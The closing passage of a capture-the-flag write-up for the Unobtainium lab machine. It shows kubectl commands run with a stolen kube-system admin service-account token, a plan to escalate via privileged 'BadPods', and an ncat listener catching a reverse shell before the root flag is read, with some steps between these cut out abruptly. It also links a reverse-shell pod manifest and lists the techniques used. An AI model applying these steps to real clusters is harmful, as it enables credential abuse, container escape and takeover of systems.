token: eyJhbGciOiJSUzI1NiIsImtpZCI6IkpOdm9iX1ZETEJ2QlZFaVpCeHB6TjBvaWNEalltaE1ULXdCNWYtb2JWUzgifQ.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJrdWJlLXN5c3RlbSIsImt1YmVybmV0ZXMuaW8vc2VydmljZWFjY291bnQvc2VjcmV0Lm5hbWUiOiJjLWFkbWluLXRva2VuLXRmbXAyIiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9zZXJ2aWNlLWFjY291bnQubmFtZSI6ImMtYWRtaW4iLCJrdWJlcm5ldGVzLmlvL3NlcnZpY2VhY2NvdW50L3NlcnZpY2UtYWNjb3VudC51aWQiOiIyNDYzNTA1Zi05ODNlLTQ1YmQtOTFmNy1jZDU5YmZlMDY2ZDAiLCJzdWIiOiJzeXN0ZW06c2VydmljZWFjY291bnQ6a3ViZS1zeXN0ZW06Yy1hZG1pbiJ9.Xk96pdC8wnBuIOm4Cgud9Q7zpoUNHICg7QAZY9EVCeAUIzh6rvfZJeaHucMiq8cm93zKmwHT-jVbAQyNfaUuaXmuek5TBdY94kMD5A_owFh-0kRUjNFOSr3noQ8XF_xnWmdX98mKMF-QxOZKCJxkbnLLd_h-P2hWRkfY8xq6-eUP8MYrYF_gs7Xm264A22hrVZxTb2jZjUj7LTFRchb7bJ1LWXSIqOV2BmU9TKFQJYCZ743abeVB7YvNwPHXcOtLEoCs03hvEBtOse2POzN54pK8Lyq_XGFJN0yTJuuQQLtwroF3579DBbZUkd4JBQQYrpm6Wdm9tjbOyGL9KRsNow
```
Let's list the info of the token.
``` bash
root@devnode-deployment-cd86fb5c-6ms8d:/tmp# ./kubectl --token=eyJhbGciOiJSUzI1NiIsImtpZCI6IkpOdm9iX1ZETEJ2QlZFaVpCeHB6TjBvaWNEalltaE1ULXdCNWYtb2JWUzgifQ.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJrdWJlLXN5c3RlbSIsImt1YmVybmV0ZXMuaW8vc2VydmljZWFjY291bnQvc2VjcmV0Lm5hbWUiOiJjLWFkbWluLXRva2VuLXRmbXAyIiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9zZXJ2aWNlLWFjY291bnQubmFtZSI6ImMtYWRtaW4iLCJrdWJlcm5ldGVzLmlvL3NlcnZpY2VhY2NvdW50L3NlcnZpY2UtYWNjb3VudC51aWQiOiIyNDYzNTA1Zi05ODNlLTQ1YmQtOTFmNy1jZDU5YmZlMDY2ZDAiLCJzdWIiOiJzeXN0ZW06c2VydmljZWFjY291bnQ6a3ViZS1zeXN0ZW06Yy1hZG1pbiJ9.Xk96pdC8wnBuIOm4Cgud9Q7zpoUNHICg7QAZY9EVCeAUIzh6rvfZJeaHucMiq8cm93zKmwHT-jVbAQyNfaUuaXmuek5TBdY94kMD5A_owFh-0kRUjNFOSr3noQ8XF_xnWmdX98mKMF-QxOZKCJxkbnLLd_h-P2hWRkfY8xq6-eUP8MYrYF_gs7Xm264A22hrVZxTb2jZjUj7LTFRchb7bJ1LWXSIqOV2BmU9TKFQJYCZ743abeVB7YvNwPHXcOtLEoCs03hvEBtOse2POzN54pK8Lyq_XGFJN0yTJuuQQLtwroF3579DBbZUkd4JBQQYrpm6Wdm9tjbOyGL9KRsNow cluster-info
<579DBbZUkd4JBQQYrpm6Wdm9tjbOyGL9KRsNow cluster-info
Kubernetes control plane is running at https://10.96.0.1:443
KubeDNS is running at https://10.96.0.1:443/api/v1/namespaces/kube-system/services/kube-dns:dns/proxy
To further debug and diagnose cluster problems, use 'kubectl cluster-info dump'
```
Let's check if we create pods or not if we can create pods we can use BadPods.
``` bash
root@devnode-deployment-cd86fb5c-6ms8d:/tmp# ./kubectl --token=eyJhbGciOiJSUzI1NiIsImtpZCI6IkpOdm9iX1ZETEJ2QlZFaVpCeHB6TjBvaWNEalltaE1ULXdCNWYtb2JWUzgifQ.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJrdWJlLXN5c3RlbSIsImt1YmVybmV0ZXMuaW8vc2VydmljZWFjY291bnQvc2VjcmV0Lm5hbWUiOiJjLWFkbWluLXRva2VuLXRmbXAyIiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9zZXJ2aWNlLWFjY291bnQubmFtZSI6ImMtYWRtaW4iLCJrdWJlcm5ldGVzLmlvL3NlcnZpY2VhY2NvdW50L3NlcnZpY2UtYWNjb3VudC51aWQiOiIyNDYzNTA1Zi05ODNlLTQ1YmQtOTFmNy1jZDU5YmZlMDY2ZDAiLCJzdWIiOiJzeXN0ZW06c2VydmljZWFjY291bnQ6a3ViZS1zeXN0ZW06Yy1hZG1pbiJ9.Xk96pdC8wnBuIOm4Cgud9Q7zpoUNHICg7QAZY9EVCeAUIzh6rvfZJeaHucMiq8cm93zKmwHT-jVbAQyNfaUuaXmuek5TBdY94kMD5A_owFh-0kRUjNFOSr3noQ8XF_xnWmdX98mKMF-QxOZKCJxkbnLLd_h-P2hWRkfY8xq6-eUP8MYrYF_gs7Xm264A22hrVZxTb2jZjUj7LTFRchb7bJ1LWXSIqOV2BmU9TKFQJYCZ743abeVB7YvNwPHXcOtLEoCs03hvEBtOse2POzN54pK8Lyq_XGFJN0yTJuuQQLtwroF3579DBbZUkd4JBQQYrpm6Wdm9tjbOyGL9KRsNow auth can-i create pod
root.txt
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9005
Ncat: Listening on 0.0.0.0:9005
Ncat: Connection from 10.10.10.235.
Ncat: Connection from 10.10.10.235:44441.
┌──(root💀kali)-[~/hackthebox/machine/unobtainium]
└─# cat root.txt
e75d930b5ede2d4e5f1dd4f54a00e5e6
```
- 
If you want reverse shell you can use this.
- [everything-allowed-revshell-pod.yaml](https://github.com/BishopFox/badPods/blob/main/manifests/everything-allowed/pod/everything-allowed-revshell-pod.yaml)
#### Summary of knowledge
- using wireshark caching unobtainium's traffic flow
- nodejs file read
- Prototype Pollution
- Command Injection
- chisel port forwarding
- usage of kubectl
- inside docker container privesc via Pods
#### Contact me
- QQ: 1185151867
- twitter: https://twitter.com/fdlucifer11
- github: https://github.com/FDlucifer
I'm lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more...